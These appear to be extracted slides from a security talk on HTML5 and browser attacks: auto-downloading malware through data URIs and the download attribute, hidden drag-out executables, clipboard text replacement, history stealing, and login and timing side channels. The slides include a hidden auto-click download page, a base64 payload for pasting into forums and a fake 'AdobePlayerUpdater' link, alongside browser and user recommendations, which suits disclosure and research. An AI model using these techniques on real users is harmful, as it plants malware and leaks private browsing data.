
– Google Bug Bounty Program




"I think there is a profound and enduring beauty in simplicity. Our goal is to try to bring a calm and simplicity to what are incredibly complex problems so you're not aware really of the solution." – Jony Ive, Apple









What if... HTTP had emojis










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BROWSER XSS FILTERS

| Bypassing the important stuff:

- ✓ They protect users (IE, Chrome) from vulnerable pages
- ✓ They aren't that strong (no DOM-based/persistent)
- ✓ We can evade the reflected XSS protection under certain scenarios with a few tricks

Data URI + HTML5 = Ghost Malware

- ✓ Data is directly embedded into URI
- ✓ Format
 - ✓ data:[<MIME-type>][;charset=<encoding>][;base64],<data>
- ✓ Example
 - ✓
- ✓ Can we abuse it?

Data URI + HTML5 = Ghost Malware

- ✓ Wrap an executable in the Data URI
- ✓ The Problem
 - Can't control filename and extension
 - File won't execute until the victim changes its extension

HTML5 Download Attribute

- ✓ HTML5 allows us to control filename
- ✓ HTML5 standard 4.12.2 – Links created by `<a>` and `<area>` element
 - ✓ “The download attribute, if present, indicates that the author intends the hyperlink to be used for downloading a resource. The attribute may have a value; the value, if any, specifies the default file name that the author recommends for use in labeling the resource in a local file system...”
- ✓ Supported browser: Chrome, IE, Firefox

DATA URI – Craft the Payload

Where do we host this page?

```
<html>
  <script
src="http://ajax.googleapis.com/ajax/libs/jquery/1.9.1/jquery.min
.js"></script>
  <script>
    $(document).ready(function() {
      $('#malicious')[0].click();
    });
  </script>
  <a id='malicious' style="display:none"
    href="data:application/application/x-
msdownload;base64,iVBORw0KGgoAAAANS..."
download="malicious.exe">Download</a>
</html>
```

DATA URI – Craft the Payload

- Let's do the Data URI trick again...
data:text/html;charset=utf-8;base64,PGh0bWw+DQoNCjxoZWFKPg0KDKQogIDxzY3JpcHQgc3JjPSJodHRwOi8vYWpkeC5nb29nbGVhcGlzLmNvbS9hamF4L2xpYnMvanF1ZXJ5LzEuOS4xL2pxdWVyeS5taW4uanMiPjwvc2NyaXB0Pg0KDKQogIDxzY3Jpc...
- Paste that chunk of junk into any forum/website that allows user specified links
- Then you have a working malware that is
 - **hosted nowhere**
 - **automatically downloaded**

CAN WE DO BETTER?

- Well.. I have a small keyboard
 - <http://tinyurl.com/AdobePlayerUpdater>

DATA URI – Browser Support

	Redirection to Data URI	HTML5 “download” attribute
IE	No	Yes
Chrome	Yes	Yes
Firefox	Yes	Yes
Safari	Yes	No

DATA URI – Recommendations

- ✓ Browsers
 - Firefox and Chrome should prevent redirection to Data URI
- ✓ Users
 - Don't click on anything you don't trust

« HTML5 Drag-Out Madness »

Drag-Out // RFC

- ✓ NOT a RFC spec yet
- ✓ Only supported by Chrome
- ✓ Proposal on whatwg
<http://lists.whatwg.org/htdig.cgi/whatwg-whatwg.org/2009-August/022118.html>
- ✓ How secure is it?

Drag-Out // Mechanism

```
someElement.addEventListener("dragstart", function(event)
{
    event.dataTransfer.setData("DownloadURL",
"application/pdf:article.pdf:http://example.com/someNameTh
atWillBeIgnored.pdf")
}, false);
```

- ✓ So you can specify a random URL and a filename to download to your computer?

Drag-Out // Attack

- ✓ Sweet spot to hide malicious executable
 - Hide the download URL under a draggable link, image or video
 - Unnoticeable even during drag-n-drop
 - Even worse – known extensions are hidden by default on Windows
- ✓ Example
 - <http://test.attacker-domain.com/html5dragout/dragout.html>

Drag-Out // Recommendation

- ✓ Browsers should always warn users before letting them dropping out a file
- ✓ The warning message should clearly state the file type, and domain if possible



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CLIPBOARD GONE WILD



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- ✓ **When I go to a untrusted website**
 - ✓ Can it read secrets from the clipboard?
(Secrecy)
 - ✓ Can it write to the clipboard? (Integrity)

CLIPBOARD // IE's ways

- ✓ clipboardData
- ✓ execCommand("copy")
 - ✓ User get prompted for approval

CLIPBOARD // Flash

- ✓ Flash support access to clipboard
- ✓ Works across browsers
- ✓ Enabled by default for all browsers
- ✓ No warning...
- ✓ It probably works in other plugin technologies as well
- ✓ Example
 - <http://www.steamdev.com/zclip/>

CLIPBOARD // JavaScript

- ✓ JavaScript can be used to cheat users from believing they copied some text, but it something else instead
 - Detect keydown event of “cmd” or “ctrl” key
 - Replace the textRange that user selected
 - When user presses “C”, the attack controlled content is copied
- ✓ Example
 - http://test.attacker-domain.com/clipboard/phish_text_selection.html

CLIPBOARD // Recommendations

- ✓ Browsers
 - Disable Flash and other plugins by default
- ✓ Users
 - Respect browser warnings
 - Trust but verify the content copied from the browser

LOGIN & HISTORY SIDE CHANNELS

- ✓ Login Detection vs. History Stealing

PRETTY PURPLE COLORS

- ✓ CSS History Stealing – Grossman, Jeremiah (circa 2006)

```
var color = document.defaultView.getComputedStyle(  
    link,null).getPropertyValue("color");  
  
if (color == "rgb(0, 0, 255)") {  
    ... // evilness  
}
```

```
https://www.facebook.com  
http://www.google.com  
http://www.youtube.com  
https://www.twitter.com  
https://www.linkedin.com  
http://www.craigslist.org  
http://stackoverflow.com  
http://www.bing.com  
http://www.bbc.co.uk  
http://www.microsoft.com  
http://www.amazon.com  
http://www.mozilla.org  
http://www.contextis.co.uk/  
http://www.theregister.co.uk  
http://www.reddit.com  
http://news.ycombinator.com
```

PRETTY PURPLE COLORS

FIXED - Bugzilla 147777 - :visited support allows queries into global history

- ✓ “severely constraining the styling available from within the :visited selector, essentially letting you specify text color and not much more”
- ✓ “JavaScript API calls that query element styles behave as if a link is unvisited”
- ✓ “limited the visibility of the styled attributes through APIs such as `window.getComputedStyle()`”

« We have a long history of ignoring vulnerabilities that don't yield complete breaks »

LOGIN & HISTORY SIDE CHANNELS


- ✓ **Encrypted Response Size**
 - Requires MITM (See: BREACH)

- ✓ **Cross-Domain Image Size**
 - Internet Explorer caches image size of known resources – **even from InPrivate mode!!**
 - Images that have not been loaded have a default 28x30 size prior to loading
 - We can examine .width and .height on cross-domain image/* resources, across tabs!

LOGIN & HISTORY SIDE CHANNELS

✓ Event-Based Image Loading

- Script behind authentication
- Ideally a fixed URI that doesn't require object enumeration
- We need different HTTP codes for Logged/Not-Logged
- i.e. default profile photo avatar



TIMING WITH HEAVY QUERIES

- ✓ **Does not require an image behind authentication**
 - Find servlet / page that takes more time to return than regular static resource – Search page, User List, etc.
 - Load it as IMG, STYLE, EMBED, IFRAME, SCRIPT, or CORS (even if not allowed)
 - Measure download time with onerror event (invalid cast)
 - Factor in bandwidth and round-trip

CSS WITH USER INTERACTION

- ✓ From Michal Zalewski, Magnificent Bastard
 - ✓ The CSS `:visited` pseudo-selector fix does not prevent attackers from extracting content by showing the user a set of hyperlinked snippets of text
 - ✓ These 'shaped' hyperlinks, depending on the browsing history, will blend with the background or remain visible on the screen
 - ✓ Visibility can be indirectly measured by seeing how the user interacts with the page, attack collects information without breaking immersion.
 - ✓ This is done by alternating between "real" and "probe" asteroids. The real ones are always visible and are targeted at the spaceship; if you don't take them down, the game ends.
 - ✓ The "probe" asteroids, which may or may not be visible to the user depending on browsing history, seem as if they are headed for the spaceship, too - but if not intercepted, they miss it by a whisker.

Day 37:

A group of meerkats standing in a field, with one meerkat replaced by a cat. The meerkats are standing upright, and the cat is also standing upright, mimicking the meerkats' posture. The scene is set in a natural, grassy environment.

**They still do not suspect
I am a mere cat.**

requestAnimationFrame Timing

- ✓ The requestAnimationFrame JS API is a recent addition to browsers, designed to allow web pages to create smooth animations
- ✓ A function will be called back just before the next frame is painted to screen: The callback function will be passed a timestamp parameter that tells it when it was called
- ✓ You can calculate the *frame rate* of a web page by measuring time elapsed between each frame
- ✓ Original research from Paul Stone

```
var lastTime = 0;
function loop(time) {
  var delay = time - lastTime;
  var fps = 1000/delay;
  updateAnimation();
  requestAnimationFrame(loop);
  lastTime = time;
}
requestAnimationFrame(loop);
```

requestAnimationFrame Timing

